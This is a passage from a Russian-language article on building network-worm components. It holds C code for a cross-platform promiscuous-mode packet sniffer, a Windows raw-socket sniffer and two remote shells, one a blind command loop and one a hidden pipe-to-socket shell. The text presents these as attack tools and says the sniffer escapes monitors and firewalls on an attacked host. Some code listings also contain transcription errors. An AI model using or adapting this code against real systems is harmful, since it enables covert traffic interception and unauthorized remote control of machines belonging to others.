Короче говоря, эта тема выжата досуха и никому уже не интересна. Замечательное руководство по программированию снифферов (правда, на французском языке) можно найти на <http://www.security-labs.org/index.php3?page=135>, а на <http://packetstormsecurity.org/sniffers/> выложено множество разнообразных «грабителей» трафика в исходных текстах. Наконец, по адресам <http://athena.vvsu.ru/infonets/Docs/sniffer.txt> и <http://cvalka.net/read.php?file=32&dir=programming> вас ждет пара толковых статей о снифферах на русском языке. Словом, на недостаток информации жаловаться не приходится. Правда, остается неявным – как примерить весь этот зоопарк и удержать в голове специфические особенности каждой из операционных систем?

Подавляющее большинство статей, с которыми мне приходилось встречаться, описывали лишь одну, ну максимум две операционные системы, совершенно игнорируя существование остальных. Приходилось открывать несколько статей, одновременно и попеременно мотаться между ними на предмет выяснения: а под Linux это как? А под BSD? А под Solaris? От этого в голове образовывался такой кавардак, что от прочитанного материала не оставалось и следа, а компилируемый код содержал огромное количество фатальных ошибок, даже и не пытаясь компилироваться.

Чтобы не мучить читателя сводными таблицами (от которых больше вреда, чем пользы), ниже приводится вполне работоспособная функция абстракции, подготавливающая сокет (дескриптор устройства) к работе и поддерживающая большое количество различных операционных систем, как то: SUN OS, Linux, FreeBSD, IRIX и Solaris. Полный исходный текст сниффера можно стащить отсюда: <http://packetstormsecurity.org/sniffers/gdd13.c>.

Листинг 5. Создание сырого сокета (дескриптора) и перевод его в неразборчивый режим

```
/*=====
Ethernet Packet Sniffer 'GreedyDog' Version 1.30
The Shadow Penguin Security
(http://shadowpenguin.backsection.net)
Written by UNYUN (unewn4th@usa.net)

#ifdef SUNOS4 /*-----< SUN OS4 >-----*/
#define NIT_DEV "/dev/nit" /*
#define DEFAULT_NIC "le0" /*
#define CHUNKSIZE 4096 /*
#endif

#ifdef LINUX /*-----< LINUX >-----*/
#define NIT_DEV ""
#define DEFAULT_NIC "eth0" /*
#define CHUNKSIZE 32000 /*
#endif

#ifdef FREEBSD /*-----< FreeBSD >-----*/
#define NIT_DEV "/dev/bpf" /*
#define DEFAULT_NIC "ed0" /*
```

```
#define CHUNKSIZE 32000 /*
#endif

#ifdef IRIX /*-----< IRIX >-----*/
#define NIT_DEV ""
#define DEFAULT_NIC ""
#define CHUNKSIZE 60000 /*
#define ETHERHDRPAD RAW_HDRPAD(sizeof(struct _
ether_header))

#endif
#ifdef SOLARIS /*-----< Solaris >-----*/
#define NIT_DEV "/dev/hme" /*
#define DEFAULT_NIC ""
#define CHUNKSIZE 32768 /*
#endif

#define S_DEBUG /*
#define SIZE_OF_ETHHDR 14 /*
#define LOGFILE "/.snif.log" /*
#define TMPLOG_DIR "/tmp/" /*

struct conn_list{
    struct conn_list *next_p;
    char sourceIP[16],destIP[16];
    unsigned long sourcePort,destPort;
};

struct conn_list *cl; struct conn_list *org_cl;

#ifdef SOLARIS
int strgetmsg(fd, ctlp, flagsp, caller)
int fd;
struct strbuf *ctlp;
int *flagsp;
char *caller;
{
    int rc;
    static char errmsg[80];

    *flagsp = 0;
    if ((rc=getmsg(fd,ctlp,NULL,flagsp))<0) return(-2);
    if (alarm(0)<0) return(-3);
    if ((rc&MORECTL|MOREDATA)==(MORECTL|MOREDATA)) _
        return(-4);
    if (rc&MORECTL) return(-5);
    if (rc&MOREDATA) return(-6);
    if (ctlp->len<sizeof(long)) return(-7);
    return(0);
}
#endif

int setnic_promisc(nit_dev,nic_name)
char *nit_dev;
char *nic_name;
{
    int sock; struct ifreq f;

#ifdef SUNOS4
    struct strioctl si; struct timeval timeout;
    u_int chunksize = CHUNKSIZE; u_long if_flags = NI_PROMISC;

    if ((sock = open(nit_dev, O_RDONLY)) < 0) return(-1);
    if (ioctl(sock, I_SRDOPT, (char *)RMSGD) < 0) return(-2);
    si.ic_timeout = INFTIM;
    if (ioctl(sock, I_PUSH, "nbuf") < 0) return(-3);

    timeout.tv_sec = 1; timeout.tv_usec = 0; _
        si.ic_cmd = NIOCTIME;
    si.ic_len = sizeof(timeout); si.ic_dp = (char *)&timeout;
    if (ioctl(sock, I_STR, (char *)&si) < 0) return(-4);

    si.ic_cmd = NIOCSCHUNK; si.ic_len = sizeof(chunksize);
    si.ic_dp = (char *)&chunksize;
    if (ioctl(sock, I_STR, (char *)&si) < 0) return(-5);

    strncpy(f.ifr_name, nic_name, sizeof(f.ifr_name));
    f.ifr_name[sizeof(f.ifr_name) - 1] = '\0'; _
        si.ic_cmd = NIOCBIND;
    si.ic_len = sizeof(f); si.ic_dp = (char *)&f;
    if (ioctl(sock, I_STR, (char *)&si) < 0) return(-6);

    si.ic_cmd = NIOCSFLAGS; si.ic_len = sizeof(if_flags);
    si.ic_dp = (char *)&if_flags;
    if (ioctl(sock, I_STR, (char *)&si) < 0) return(-7);
    if (ioctl(sock, I_FLUSH, (char *)FLUSHR) < 0) return(-8);
#endif

#ifdef LINUX
```



```

if ((sock=socket(AF_INET,SOCK_PACKET,768))<0) return(-1);
strcpy(f.ifr_name, _nic_name);
if (ioctl(sock,SIOCGIFFLAGS,&f)<0) return(-2);
f.ifr_flags |= IFF_PROMISC;
if (ioctl(sock,SIOCSIFFLAGS,&f)<0) return(-3);
#endif

#ifdef FREEBSD
char device[12]; int n=0; struct bpf_version bv;
unsigned int size;
do{
    sprintf(device,"%s%d",nit_dev,n++);
    sock=open(device,O_RDONLY);
} while(sock<0 && errno==EBUSY);
if(ioctl(sock,BIOCVERSION,(char *)&bv)<0) return(-2);
if((bv.bv_major!=BPF_MAJOR_VERSION)||
    (bv.bv_minor<BPF_MINOR_VERSION))return(-3);
strcpy(f.ifr_name,nic_name,sizeof(f.ifr_name));
if(ioctl(sock,BIOSETIF,(char *)&f)<0) return(-4);
ioctl(sock,BIOCPROMISC,NULL);if(ioctl(sock,BIOCGLEN,
    (char *)&size)<0) return(-5);
#endif

#ifdef IRIX
struct sockaddr raw sr; struct snoopfilter sf;
int size=CHUNKSIZE,on=1; char *interface;
if((sock=socket(PF_RAW,SOCK_RAW,RAWPROTO_SNOOP)<0)
    return(-1);
sr.sr_family = AF_RAW; sr.sr_port = 0;
if (!interface=(char *)getenv("interface"))
    memset(sr.sr_ifname,0,sizeof(sr.sr_ifname));
else strcpy(sr.sr_ifname,interface,sizeof(sr.sr_ifname));
if(bind(sock,&sr,sizeof(sr)<0) return(-2);
    memset((char *)&sf,0,sizeof(sf));
if(ioctl(sock,SIOCADDSSNOOP,&sf)<0) return(-3);
setsockopt(sock,SOL_SOCKET,SO_RCVBUF,
    (char *)&size,sizeof(size));
if(ioctl(sock,SIOCSNOOPING,&on)<0) return(-4);
#endif

#ifdef SOLARIS
long buf[CHUNKSIZE]; dl_attach_req_t ar;
dl_promisc_req_t pr;
struct strioctl si; union DL_primitives *dp;
dl_bind_req_t bind_req;
struct strbuf c; int flags;

if ((sock=open(nit_dev,2)<0) return(-1);

ar.dl_primitive=DL_ATTACH_REQ; ar.dl_ppa=0; c.maxlen=0;
c.len=sizeof(dl_attach_req_t); c.buf=(char *)&ar;
if (putmsg(sock,&c,NULL,0)<0) return(-2);

c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
strgetmsg(sock,&c,&flags,"dloack");
dp=(union DL_primitives *)c.buf;
if (dp->dl_primitive != DL_OK_ACK) return(-3);

pr.dl_primitive=DL_PROMISC_REQ;
pr.dl_level=DL_PROMISC_PHYS; c.maxlen = 0;
c.len=sizeof(dl_promisc_req_t); c.buf=(char *)&pr;
if (putmsg(sock,&c,NULL,0)<0) return(-4);

c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
strgetmsg(sock,&c,&flags,"dloack");
dp=(union DL_primitives *)c.buf;
if (dp->dl_primitive != DL_OK_ACK) return(-5);

bind_req.dl_primitive=DL_BIND_REQ; bind_req.dl_sap=0x800;
bind_req.dl_max_conind=0; bind_req.dl_service_mode=DL_CLDLS;
bind_req.dl_conn_mgmt=0; bind_req.dl_xidtest_flg=0;
c.maxlen=0;
c.len=sizeof(dl_bind_req_t); c.buf=(char *)&bind_req;
if (putmsg(sock,&c,NULL,0)<0) return(-6);

c.maxlen=CHUNKSIZE; c.len=0; c.buf=(void *)buf;
strgetmsg(sock,&c,&flags,"dlbindack");
dp=(union DL_primitives *)c.buf;
if (dp->dl_primitive != DL_BIND_ACK) return(-7);

si.ic_cmd=DLIOCRAW; si.ic_timeout=-1; si.ic_len=0;
si.ic_dp=NULL;
if (ioctl(sock,I_STR,&si)<0) return(-8);
if (ioctl(sock,I_FLUSH,FLUSHR)<0) return(-9);
#endif
return(sock);
}

```

Совсем иная ситуация складывается с Windows NT. Пакетных сокетов она не поддерживает, с сетевым драйвером напрямую работать не позволяет. Точнее, позволяет, но с очень большими предосторожностями и не без плясок с бубном (если нет бубна, на худой конец сойдет и обыкновенный оцинкованный таз, подробное изложение ритуала можно найти у Коберниченко в «Недокументированных возможностях Windows NT»). И хотя пакетных sniffеров под NT существует огромное количество (один из которых даже входит в DDK), все они требуют обязательной установки специального драйвера, т.к. корректная работа с транспортом в NT возможна только на уровне ядра. Может ли червь притащить с собой такой драйвер и динамически загрузить его в систему? Ну, вообще-то может, только это будет крайне громоздкое и неэлегантное решение.

В Windows 2000/XP все гораздо проще. Там достаточно создать сырой сокет (в Windows 2000/XP наконец-то появилась поддержка сырых сокетов!), поместить его на прослушиваемый интерфейс и, сделав сокету bind, перевести последний в неразборчивый режим, сказав:

```

WSAIoctl(raw_socket, SIO_RCVALL, &optval,
    sizeof(optval), 0,0,&N,0,0)

```

где optval – переменная типа DWORD с единицей внутри, а N – количество возвращенных функцией байт.

Впервые исходный текст такого sniffера был опубликован в шестом номере журнала 29A, затем его переделал Z0mnie, переложивший ассемблерный код на интернациональный программистский язык Си++ (странно, а почему не Си?) и унаследовавший все ляпы оригинала. Ниже приведен его ключевой фрагмент с моими комментариями, а полный исходный текст содержится в файле sniffer.c. Другой источник вдохновения – демонстрационный пример IPHDRINC, входящий в состав Platform SDK 2000. Рекомендую.

Листинг 6. Ключевой фрагмент кода пакетного sniffer под Windows 2000/XP

```

// Создаем сырой сокет
//-----
if ((raw_socket = socket(AF_INET, SOCK_RAW, IPPROTO_IP)) ==
    -1) return -1;

// Вот тут некоторые руководства утверждают, что сырому сокету
// надо дать атрибут IP_HDRINCL. Дать-то, конечно, можно,
// но ведь можно и не давать! Флаг IP_HDRINCL сообщает
// системе, что апплет хочет сам формировать IP-заголовок
// отправляемых пакетов, а принятые пакеты ему отдаются
// с IP-заголовком в любом случае.
// Подробности в PlatformSDK → TCP/IP Raw Sockets
// if (setsockopt(raw_socket, IPPROTO_IP, IP_HDRINCL,
//     &optval, sizeof(optval)) == -1)...

// Перечисляем все интерфейсы (т.е. IP-адреса всех шлюзов,
// что есть на компьютере. При ppp-подключении к Интернету
// обычно имеется всего один IP-адрес, назначенный
// DHCP-сервером провайдера, однако в локальной сети это не так
if ((zzz = WSAIoctl(raw_socket, SIO_ADDRESS_LIST_QUERY,
    0, 0, addrlist, sizeof(addrlist), &N, 0, 0)) ==
    SOCKET_ERROR) return -1;

...
// Теперь мы должны сделать bind на все интерфейсы, выделив
// каждый в свой поток (все сокет - блокируемые), однако,
// в данном демонстрационном примере слушается лишь IP первого
// попавшегося под руку интерфейса
addr.sin_family = AF_INET;
addr.sin_addr = ((struct sockaddr_in*)
    llist->Address[0].IpSockaddr)->sin_addr;

```

```

if (bind(raw_socket, (struct sockaddr*) &addr, sizeof(addr)) == SOCKET_ERROR) return -1;

#define SIO_RCVALL 0x98000001

// сообщаем системе, что мы хотим получать все пакеты,
// проходящие мимо нее
if (WSAIoctl(raw_socket, SIO_RCVALL, &optval, sizeof(optval), 0, 0, &N, 0, 0)) return -1;

// получаем все пакеты, приходящие на данный интерфейс
while(1)
{
    if ((len = recv(raw_socket, buf, sizeof(buf), 0)) < 1) &
        return -1;
    ...
}

```

Откомпилировав sniffer.c, запустите его на атакуемом узле с правами администратора и отправьте с узла атакующего несколько TCP/UDP-пакетов, которые пропускает firewall. Смотрите, червь исправно вылавливает их! Причем никаких открытых портов на атакуемом компьютере не добавляется и факт перехвата не фиксируется ни мониторами, ни локальными брандмауэрами.

Для разоблачения пассивных слушателей были разработаны специальные методы (краткое описание которых можно найти, например, здесь: <http://www.robertgraham.com/pubs/sniffing-faq.html>), однако практической пользы от них никакой, т.к. все они ориентированы на борьбу с длительным прослушиванием, а червь для осуществления атаки требуется не больше нескольких секунд!

## Организация удаленного shell в UNIX и NT

Потребность в удаленном shell испытывают не только хакеры, но и сами администраторы. Знаете, как неохота бывает в дождливый день тащиться через весь город только затем, чтобы прикурить фитилек «коптящего» NT-сервера, на ходу стряхивая с себя остатки сна, да собственно даже не сна, а тех его жалких урывков, в которые в изнеможении погружаешься прямо за монитором...

В UNIX-подобных операционных системах shell есть от рождения, а вот в NT его приходится реализовывать самостоятельно. Как это можно сделать? По сети ходит совершенно чудовищный код, перенаправляющий весь ввод/вывод порожденного процесса в дескрипторы non-overlapping-сокетов. Считается, что раз уж non-overlapping-сокеты во многих отношениях ведут себя так же, как и обычные файловые манипуляторы, операционная система не заменит обмана, и командный интерпретатор будет работать с удаленным терминалом так же, как и с локальной консолью. Может быть (хотя это и крайне маловероятно), в какой-то из версий Windows такой прием и работает, однако на всех современных системах порожденный процесс попросту не знает, что ему с дескрипторами сокетов собственно делать, и весь ввод/вывод проваливается в тартарары...

### Слепой shell

Если разобраться, то для реализации удаленной атаки полноценный shell совсем необязателен, и на первых порах можно ограничиться «слепой» передачей команд штатного командного интерпретатора (естественно, с возможностью удаленного запуска различных утилит, и в частности утилиты calcs, обеспечивающей управление таблицами управления доступа к файлам).

В простейшем случае shell реализуется приблизительно так:

Листинг 7. Ключевой фрагмент простейшего удаленного shell

```

// Мотаем цикл, принимая с сокета команды, пока есть что принимать
while(1)
{
    // принимаем очередную порцию данных
    a = recv(csocket, &buf[p], MAX_BUF_SIZE - p - 1, 0);

    // если соединение неожиданно закрылось, выходим из цикла
    if (a < 1) break;

    // увеличиваем счетчик количества принятых символов
    // и внедряем на конец строки завершающий ноль
    p += a; buf[p] = 0;

    // строка содержит символ переноса строки?
    if ((ch = strpbrk(buf, xEOL)) != 0)
    {
        // да, содержит
        // отсекаем символ переноса и очищаем счетчик
        *ch = 0; p = 0;

        // если строка не пуста, передаем ее
        // командному интерпретатору на выполнение
        if (strlen(buf))
        {
            sprintf(cmd, "%s%s", SHELL, buf); &
                exec(cmd);
        }
        else break; // если это пустая строка - выходим
    }
}

```

## Полноценный shell

Для комфортного администрирования удаленной системы (равно как и атаки на нее) возможностей «слепого» shell более чем недостаточно, и неудивительно, если у вас возникнет желание хоть чуточку его улучшить, достигнув «прозрачного» взаимодействия с терминалом. И это действительно можно сделать! В этом нам помогут каналы (они же «пайпы» — от английского pipe).

Каналы, в отличие от сокетов, вполне корректно подключаются к дескрипторам ввода/вывода, и порожденный процесс работает с ними точно так же, как и со стандартным локальным терминалом, за тем исключением, что вызовы WriteConsole никогда не перенаправляются в пайм и потому удаленный терминал может работать далеко не со всеми консольными приложениями.

Корректно написанный shell требует создания как минимум двух пайпов — один будет обслуживать стандартный ввод, соответствующий дескриптору hStdInput, другой — стандартный вывод, соответствующий дескрипторам hStdOutput и hStdError. Дескрипторы самих пайпов обязательно должны быть наследуемыми, в противном случае порожденный процесс просто не сможет до них «дотянуться». А как сделать их наследуемыми? Да очень просто — всего лишь взвести флаг binheritHandle в состояние TRUE, передавая его функции CreatePipe вместе со структурой LPSECURITY\_ATTRIBUTES, инициализированной вполне естественным образом.

Остается подготовить структуру STARTUPINFO, сопоставив дескрипторы стандартного ввода/вывода наследуемым каналам, и ни в коем случае не забыть взвести флаг STARTF\_USESTDHANDLES, иначе факт переназначения стандартных дескрипторов будет наглым образом проигнорирован.

Однако это еще не все, и самое интересное нас ждет впереди! Для связывания каналов с сокетом удаленного терминала нам потребуется реализовать специальный резидентный диспетчер, считывающий поступающие данные и перенаправляющий их в сокет или канал. Вся сложность в том, что проверка наличия данных в соquete (канале) должна быть неблокируемой, в противном случае нам потребуются два диспетчера, каждый из которых будет выполняться в «своем» потоке, что, согласитесь, громоздко, некрасиво и незлегантно.

Обратившись к Platform SDK, мы найдем две полезные функции: `PeekNamedPipe` и `ioctlsocket`. Первая отвечает за неблокируемое измерение «глубины» канала, а вторая обслуживает сокеты. Теперь диспетчеризация ввода/вывода становится тривиальной.

Листинг 8. Ключевой фрагмент полноценного удаленного shell вместе с диспетчером ввода/вывода

```
sa.lpSecurityDescriptor = NULL;
sa.nLength              = sizeof(SEcurity_ATTRIBUTES);
sa.bInheritHandle       = TRUE;          // allow inheritable
                                   // handles

// create stdin pipe
if (!CreatePipe(&cstdin, &wstdin, &sa, 0)) return -1;
// create stdout pipe
if (!CreatePipe(&rstdout, &cstdout, &sa, 0)) return -1;

// cset startupinfo for the spawned process
GetStartupInfo(&si);

si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
si.wShowWindow = SW_HIDE;
si.hStdOutput = cstdout;
si.hStdError = cstdout;          // set the new handles for
                                   // the child process
si.hStdInput = cstdin;

//spawn the child process
if (!CreateProcess(0, SHELL, 0, 0, TRUE, 0,
    CREATE_NEW_CONSOLE, 0,0,&si,&pi)) return -1;
```

```
while(GetExitCodeProcess(pi.hProcess,&fexit) && 1
(fexit == STILL_ACTIVE))
{
    // check to see if there is any data to read from stdout
    if (PeekNamedPipe(rstdout, buf, 1, &N, &total, 0) && N)
    {
        for (a = 0; a < total; a += MAX_BUF_SIZE)
        {
            ReadFile(rstdout, buf, MAX_BUF_SIZE, &N, 0);
            send(csocket, buf, N, 0);
        }
    }

    if (!ioctlsocket(csocket, FIONREAD, &N) && N)
    {
        recv(csocket, buf, 1, 0);
        if (*buf == '\x0A') WriteFile(wstdin, "\x0D", 1,
            &N, 0);
        WriteFile(wstdin, buf, 1, &N, 0);
    }
    Sleep(1);
}
```

Откомпилировав любой из предлагаемых файлов (как то: `bind.c`, `reverse.c`, `find.c` или `reuse.c`), вы получите вполне комфортный shell, обеспечивающий прозрачное управление удаленной системой. Только не пытайтесь запускать на нем FAR – все равно ничего хорошего из этой затеи не выйдет! Другая проблема: при внезапном разрыве соединения, порожденные процессы так и останутся болтаться в памяти, удерживая унаследованные сокеты и препятствуя их повторному использованию. Если это произойдет, вызовите «Диспетчер Задач» и прибейте всех «зобми» вручную. Разумеется, эту операцию можно осуществить и удаленно, воспользовавшись консольной утилитой типа `kill`.

Также не помешает оснастить вашу версию shell процедурой авторизации, в противном случае в систему могут проникнуть незваные гости, но это уже выходит за пределы темы этой статьи.

